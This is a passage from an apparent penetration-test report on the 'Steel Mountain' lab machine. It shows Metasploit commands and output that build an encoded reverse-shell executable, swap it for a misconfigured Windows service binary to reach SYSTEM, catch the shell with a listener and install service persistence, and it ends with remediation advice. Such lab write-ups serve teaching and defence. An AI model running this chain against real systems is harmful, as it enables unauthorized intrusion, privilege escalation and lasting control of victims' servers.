[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
Saved as: paylod2.exe
```

ATTACK NARRATIVE


Now we will upload the executable to the target instead of the legitimate executable, set up a listen to receive the payload and restart the target service

I stop the service so I can make my changes.




```
meterpreter > shell
Process 3564 created.
Channel 4 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\IObit\Advanced SystemCare>sc stop AdvancedSystemCareService9
sc stop AdvancedSystemCareService9

SERVICE_NAME: AdvancedSystemCareService9
        TYPE               : 110  WIN32_OWN_PROCESS  (interactive)
        STATE              : 4  RUNNING
                                (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0×0)
        SERVICE_EXIT_CODE  : 0  (0×0)
        CHECKPOINT         : 0×0
        WAIT_HINT          : 0×0
```

I upload the fake executable to the directory where the legitimate one is.



```
meterpreter > upload ASCService.exe
[*] Uploading  : /root/ASCService.exe → ASCService.exe
[*] Uploaded 72.07 KiB of 72.07 KiB (100.0%): /root/ASCService.exe → ASCService.exe
[*] Completed  : /root/ASCService.exe → ASCService.exe
meterpreter > 
```


We can configure and start listening via the metasploit multi/handler module .



```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lport 4443
lport ⇒ 4443
msf6 exploit(multi/handler) > set lhost 10.18.20.64
lhost ⇒ 10.18.20.64
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.18.20.64:4443
```


ATTACK NARRATIVE

We can restart the application that runs our .exe which is actually a reverse shell payload.



```
meterpreter > shell
Process 3920 created.
Channel 6 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\IObit\Advanced SystemCare>sc start AdvancedSystemCareService9
sc start AdvancedSystemCareService9
```

If you look at your listener on metasploit, the connection via a meterpreter session with the highest privileges has been initialized and you are now fully in control of the server.




```
[*] Started reverse TCP handler on 10.18.20.64:4443
[*] Sending stage (175686 bytes) to 10.10.103.13
[*] Meterpreter session 2 opened (10.18.20.64:4443 → 10.10.103.13:49244) at 2023-05-17 23:13:59 +0200

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer        : STEELMOUNTAIN
OS              : Windows 2012 R2 (6.3 Build 9600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter >
```

ATTACK NARRATIVE


post exploitation setting up persistence

We have our two meterpreter sessions and we will install a program that will hide in the system and allow us to access the machine all thanks to a simple metasploit module.




```
Id  Name  Type                     Information                             Connection
--  ----  ----                     -----------                             ----------
1         meterpreter x86/windows  STEELMOUNTAIN\bill @ STEELMOUNTAIN      10.18.20.64:4444 → 10.10.83.30:49199 (10.10.83.30)
2         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ STEELMOUNTAIN     10.18.20.64:4442 → 10.10.83.30:49258 (10.10.83.30)
```

After a small configuration of the module we can start the exploit and test the persistence.




```
msf6 exploit(windows/local/persistence_service) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/persistence_service) > set session 2
session ⇒ 2
msf6 exploit(windows/local/persistence_service) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/persistence_service) > set lport 4446
lport ⇒ 4446
msf6 exploit(windows/local/persistence_service) > set lhost 10.18.20.64
lhost ⇒ 10.18.20.64
```

to test persistence I will kill all active session and just restart a listen and receive connection.



```
msf6 exploit(windows/local/persistence_service) > sessions -k 1
[*] Killing the following session(s): 1
[*] Killing session 1
[*] 10.10.83.30 - Meterpreter session 1 closed.
msf6 exploit(windows/local/persistence_service) > sessions -k 2
[*] Killing the following session(s): 2
[*] Killing session 2
[*] 10.10.83.30 - Meterpreter session 2 closed.
msf6 exploit(windows/local/persistence_service) > sessions -k 3
[*] Killing the following session(s): 3
[*] Killing session 3
[*] 10.10.83.30 - Meterpreter session 3 closed.
msf6 exploit(windows/local/persistence_service) > sessions

Active sessions
===============

No active sessions.
```

ATTACK NARRATIVE



```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.18.20.64      yes       The listen address (an interface may be specified)
   LPORT     4446             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.18.20.64:4446
[*] Sending stage (175686 bytes) to 10.10.83.30
[*] Meterpreter session 6 opened (10.18.20.64:4446 → 10.10.83.30:49293) at 2023-05-19 15:13:30 +0200

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfp
[-] Unknown command: sysinfp
meterpreter > sysinfo
Computer        : STEELMOUNTAIN
OS              : Windows 2012 R2 (6.3 Build 9600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter > 
```

CONCLUSION

Evil Corp's backup center underwent a penetration test that led to the total compromise of their server. This would have had dramatic effects if this test was done by malicious people.

The specific goals of the penetration test were stated as:

- Identify how an attacker could penetrate the system and Steel Mountain.

CONCLUSION

Recommendations

Due to the discovery of vulnerabilities during the penetration test, Steel Mountain is now aware of its weaknesses. To ensure the integrity, confidentiality, and accessibility of their data, Steel Mountain will need to make efforts to remediate these vulnerabilities that may be detrimental to the health of their business.

Anh4ckin3 recommends the followings :


- **upgrade your version of HttpFileServer:** by putting a more recent version of httpfileserveur Steel Mountain cancels its main vulnerability. Steel Mountain can also switch to an open source service such as LanXchange which is automatically updated and therefore not vulnerable to an attack via a known vulnerability.

- **Corrected vulnerable service access fees :** Your system administrator must arrange the rights of the AdvancedCarService9 service so that users with low privileges cannot modify application files and even be able to restart it.

CONCLUSION

Risk Rating

All vulnerabilities found are high and medium level because it gives the ability to write bad code remotely and have it executed by the system (with different privileges). It is also possible to obtain information useful to an attacker on the system with a simple nmap scan on the network.



VULNERABILITY DETAIL AND MITIGATION

Scanning

Risk rating : Medium

Description : the nmap scan revealed different information about the network and the target system such as the services and service version that runs on the target system but also the server DNS its name on the network and consernant information on RDP server

Remediation : implement an IDS/IPS and strengthen server firewall rules to block certain packets and make it harder to access all this information

Explotation

Risk rating : High

Description : Explotation of the HttpFileServer server version 2.3 via a known exploit that executes remote code on the server allowing us to send a reverse payload shell and gain access to the machine

Remeditation : install a newer version or change service and implement a less vulnerable one

VULNERABILITY DETAIL AND MITIGATION

Privilege escalation:

Risk rating : High

Description : With a vulnerability enumeration tool for windows we found that the AdvancedCarService service is poorly configured and thanks to this we can change its basic executable and replace it with an unworkable one that will give us the administrator access to a server

Remediation :Review the access fees for this service and restrict the modification